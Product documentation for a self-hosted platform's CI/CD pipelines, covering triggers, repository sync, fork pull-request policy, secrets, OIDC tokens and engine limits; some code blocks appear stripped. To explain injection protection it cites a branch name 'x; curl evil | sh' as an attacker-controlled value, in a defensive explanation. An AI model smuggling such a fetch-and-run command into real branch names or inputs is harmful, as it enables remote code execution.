

 Get started
 How-to guides
 Reference
 Concepts
 Self-host gallery
 Appendix
levelrail-cli pipelines ...), or the API under /api/v1/apps/{name}/pipelines.
A first pipeline
main:
testrunsgo test ./...in agolang:1.23container with your repository checked out at/workspace.buildstarts oncetestsucceeded (stages run in order). It builds the app’s image from the same commit and records it as the job outputimage.shippauses at the approval gate. Anyone holding thedeployability can approve or reject it from the run page, the CLI, or the API.- After approval,
deploypoints the app at the imagebuildproduced and waits until the app reports ready.notifythen sends the message to the app’s deploy notification targets.
Where to find it

GET /api/v1/pipeline-runs takes status (running, failed, succeeded, cancelled, waiting_approval, held), app, pipeline, trigger, limit, and a cursor from the previous page’s next_cursor. GET /api/v1/pipelines/summary returns the counts. Both only include apps the caller may read.
Where pipeline files live
You can edit a pipeline in the dashboard, or keep it in your repository. A repository copy is synced automatically (see Repository sync) and can also be loaded by hand with the CLI:.pipelines/, then .ci/pipelines/, then a directory named after the platform’s brand (the CLI asks the control plane for it). validate runs locally with no API call, so it works in CI and pre-commit hooks. save copies the file into the control plane.
The JSON Schema behind validation is served at GET /api/v1/pipelines/schema, and the dashboard editor shows problems by line.
Repository sync
When the app has a git repository connected, its pipeline directory is the source for its pipeline definitions. On every push to the app’s tracked branch the control plane reads the directory at that commit (a shallow, in-memory clone with the app’s deploy token) and saves each*.yaml and *.yml file. A pipeline is named by its name: field, or by the file name without its extension. The push’s own pipelines start after the sync finishes, so a run uses the pipeline files of the commit that triggered it. A push to any other branch, and a tag push, does not sync.
<sha> badge, a Sync now button, and a per-app Repository is source of truth switch. Each pipeline synced from the repository carries a repo <sha> badge.
Editing a synced pipeline in the dashboard is allowed, and it is never lost silently:
A file that fails validation, is larger than 256 KiB, repeats another file’s name, or has deploy, promote, rollback, or notify steps that act on a different app is reported as
invalid or refused and not saved: steps that act on other apps can only be saved through the API by a caller with the root ability, and a push must not be able to grant that. At most 64 files are read. A definition whose file is deleted from the repository is left in place; delete it in the dashboard.
Triggers
A trigger key with no value (
push:) means “on, any branch”. A file with no on block is manual and API only. Branch and tag filters accept * (within one path segment) and **. A pull_request trigger’s branches filter matches the pull request’s target branch.
Path filters
push and pull_request triggers can limit runs by the files a change touched:
paths (or paths is empty) and is not matched by paths_ignore. A change that fails the filter starts no run and is recorded in Recent triggers as skipped: no changed path matched paths or skipped: every changed path matched paths_ignore. Globs support * and ? within one path segment, ** as a whole segment, [abc] classes, and {a,b} alternatives. Dotfiles match like any other file, and Windows separators are treated as /.
The changed files come from the webhook payload when it lists them (GitHub, GitLab, and Gitea push events do, up to 20 commits). Otherwise the control plane asks the git provider (compare, pull request files, or diffstat on Bitbucket) using the connected provider credentials. If the file list cannot be read (no credentials, a rate limit, a new branch with no base commit), the run starts anyway. A filter never blocks a run because of a lookup failure.
types on pull_request limits which actions start a run: opened (a new pull request), reopened, and synchronize (new commits). Empty means all three. Bitbucket does not report reopens separately. merge_group takes branches only, no path filters. A change list longer than the provider’s paging limit is treated as unknown and the run starts.
Merge queues
merge_group webhook when it wants checks on a queued group. A merge_group trigger starts a run on the group’s head commit, so the required status appears on the queue’s temporary branch. Subscribe the repository webhook to the “Merge groups” event. branches matches the branch the group merges into.
Reporting status to the git provider
A run posts its state to the provider that hosts the app’s repository as a commit status named after the brand short name and the pipeline (<short name>/pipeline/<name>): pending when it starts, then success, failure, or error (cancelled). The status links to the run page when a dashboard URL is set under Settings. Providers: GitHub commit statuses, GitLab commit statuses, Gitea statuses, and Bitbucket build statuses.
Reporting is on by default when the app has a connected git source and provider credentials. Turn it off per pipeline with report_status: false, per app with levelrail-cli apps git-source settings my-app --report-status=false (or the app’s Source page), or for the whole server with APP_GIT_STATUS_ENABLED=false. A failed post (a rate limit, a revoked token) never fails or delays the run: the run records a warning and the runs list shows it in the Forge status column. Runs list the last status they posted as a link to the commit.
levelrail-cli pipelines save my-app ci.yaml --paths "src/**" --paths-ignore "**/*.md" --report-status=false applies the same fields to the file before saving. The pipeline editor has the fields too.
Pull requests from forks
A pull request from another repository carries code you have not reviewed, and a pipeline can read the app’s secrets. Eachpull_request trigger therefore sets a fork policy:
A pull request whose head repository cannot be determined from the webhook payload (for example a deleted fork) is treated as a fork. Held runs never delay other runs in the same concurrency group. GitHub, GitLab, Gitea, and Bitbucket are all checked.
Why a push did not start a run
The Pipelines page lists Recent triggers: for each recent push, tag, or pull request, whether a run started, was held, or was skipped, and why (a branch filter that did not match, a fork blocked by policy, an invalid definition, or no pipeline listening for that event).levelrail-cli pipelines triggers my-app prints the same list, and the API serves it at GET /api/v1/apps/{name}/pipeline-triggers. The newest 200 decisions per app are kept.
Jobs and steps
A job runs in one container, on one node, with a workspace volume mounted at/workspace. Steps run in order inside that container.
run (a shell script), test (with.command), artifact-upload, and artifact-download. Steps that act through the control plane, with no container: build, deploy, promote, rollback, notify, and approval. A job made only of those steps starts no container and needs no image.
Approval steps must come before any step that uses the container, because the container is not started while a job waits.
service, from, to, and app must be literal names. Steps that target a different app than the pipeline’s own can only be saved by a caller with the root ability.
Every step accepts if, timeout, retries, continue_on_error, env, and secrets. A step after a failed one is skipped unless its if says otherwise (if: failure() or if: always()).
Reusable steps
Expressions in scripts
In arun (or test command) script, ${{ branch }}, ${{ ref }}, ${{ tag }}, ${{ actor }}, ${{ inputs.* }} and ${{ needs.*.outputs.* }} are not pasted into the script text, because a branch name or PR author is attacker-controlled. Each is passed to the shell as an environment variable and the script sees a ${PIPELINE_EXPR_*} reference instead, so a branch named x; curl evil | sh is only ever data. ${{ matrix.* }}, ${{ env.* }}, ${{ secrets.* }}, ${{ sha }}, ${{ app }}, ${{ job }}, ${{ run.* }} and ${{ pipeline }} come from the pipeline file or validated identifiers and are still substituted directly. Inside single quotes the reference is not expanded, so write "${{ branch }}" rather than '${{ branch }}', and quote it when it may contain spaces.
Artifacts and caches
Artifacts are stored in a per-run volume and are shared between jobs that run on the same node. Acache entry mounts a named volume that survives between runs of the same app, keyed by key.
Dependencies, stages, and matrix
needs builds a directed graph of jobs. stages is shorthand: a job in a later stage waits for every job in the earlier ones.
test[go=1.23,os=alpine]), up to 256. needs: [test] waits for all of them. Dependency cycles are rejected when the file is validated.
Conditions and expressions
if accepts ==, !=, &&, ||, !, parentheses, string literals in single quotes, and the functions success(), failure(), cancelled(), always(), contains(), startsWith(), and endsWith(). The same values are available inside ${{ }} anywhere in a step’s run, env, or with.
A step can publish an output by printing a line of the form
::set-output name=key::value.
Secrets
Secrets come from the app’s existing secrets (PUT /api/v1/apps/{name}/secrets/{key}, or Environment in the dashboard). Use ${{ secrets.NAME }} in a step, or list names under a step’s secrets: to export them as environment variables. Values are sent to the container through standard input, not command arguments, and are masked (***) in stored logs. A missing secret fails the step before it runs.
Pipeline steps can read every secret of their own app, so treat write access to a pipeline as write access to those secrets.
Cloud credentials via OIDC
A job can opt into a short-lived, signed OIDC token instead of a long-lived cloud credential stored as a secret:PIPELINE_OIDC_TOKEN env var (masked in logs, same as a secret), valid for 10 minutes. See Pipelines: OIDC federation for the full claim shape and how to wire it to AWS IAM, GCP workload identity federation, or Vault.
Concurrency, timeouts, and retries
cancel_in_progress, a newer run cancels older active runs in its group instead of waiting behind them. timeout on the pipeline, a job, or a step bounds each. Retries re-run only what failed: a step retry re-runs that step, a job retry re-runs the job’s steps from the start.
Running and watching
?job=...&step=...). The page streams a running job’s output live and offers Approve, Reject, Cancel, and Re-run. Log lines are capped per job, and old runs are pruned to the newest 100 per pipeline.
The MCP server exposes list_pipeline_runs, list_all_pipeline_runs (runs across every app), and explain_pipeline_run. All are read-only: the second reports the failed job and step, its exit code, the tail of its output, and any approval it is waiting on.
Permissions
How runs are executed
The engine stores every run, job, and step in the database with a status and a reason, and re-derives what to do from that state on each pass. If the control plane restarts, jobs recorded as running are picked up again: leftover containers are removed, finished steps are skipped, and the interrupted step runs again. Write steps so that running them twice is safe. Environment variables tune the engine:APP_PIPELINE_MAX_PARALLEL_JOBS (default 4), APP_PIPELINE_MAX_LOG_LINES (50000 per job), APP_PIPELINE_STEP_TIMEOUT (30m), APP_PIPELINE_JOB_TIMEOUT (1h), APP_PIPELINE_APPROVAL_TIMEOUT (72h), APP_PIPELINE_KEEP_RUNS (100), APP_PIPELINE_GIT_IMAGE (the image used for checkout, default alpine/git), and APP_PIPELINE_TICK_INTERVAL.
Current limits
- There is no pipeline-level
finallyblock yet. For cleanup after a failure, end the job with a step that hasif: always(). - Checkout and
buildneed a git source connected to the app. Without one, container jobs run with an empty workspace. - The
buildstep clones the repository itself instead of reading the job workspace, so files created by earlier steps are not part of the build context. - Artifacts are per node. Jobs that exchange artifacts must run on the same node.
- Workspace and artifact volumes are removed automatically on the local node; on remote nodes they are left for the volume cleanup.
deploy,promote, androllbackrefuse services in a protected environment.- Re-running only the failed jobs of a run is not available. Re-run starts a new run from the beginning: approval decisions and artifacts are per run, so resuming inside a finished run would reuse stale approvals and lose its artifacts.
- Sync reads the tracked branch only, and only over HTTPS (with the deploy token when one is set).
Next steps
OIDC federation
Short-lived cloud credentials for jobs, no stored keys.
Git integrations
Connect the repository that triggers and feeds pipelines.
Platform as code
Manage pipelines as
Pipeline documents alongside apps.GitHub Actions
Deploy from an external CI instead.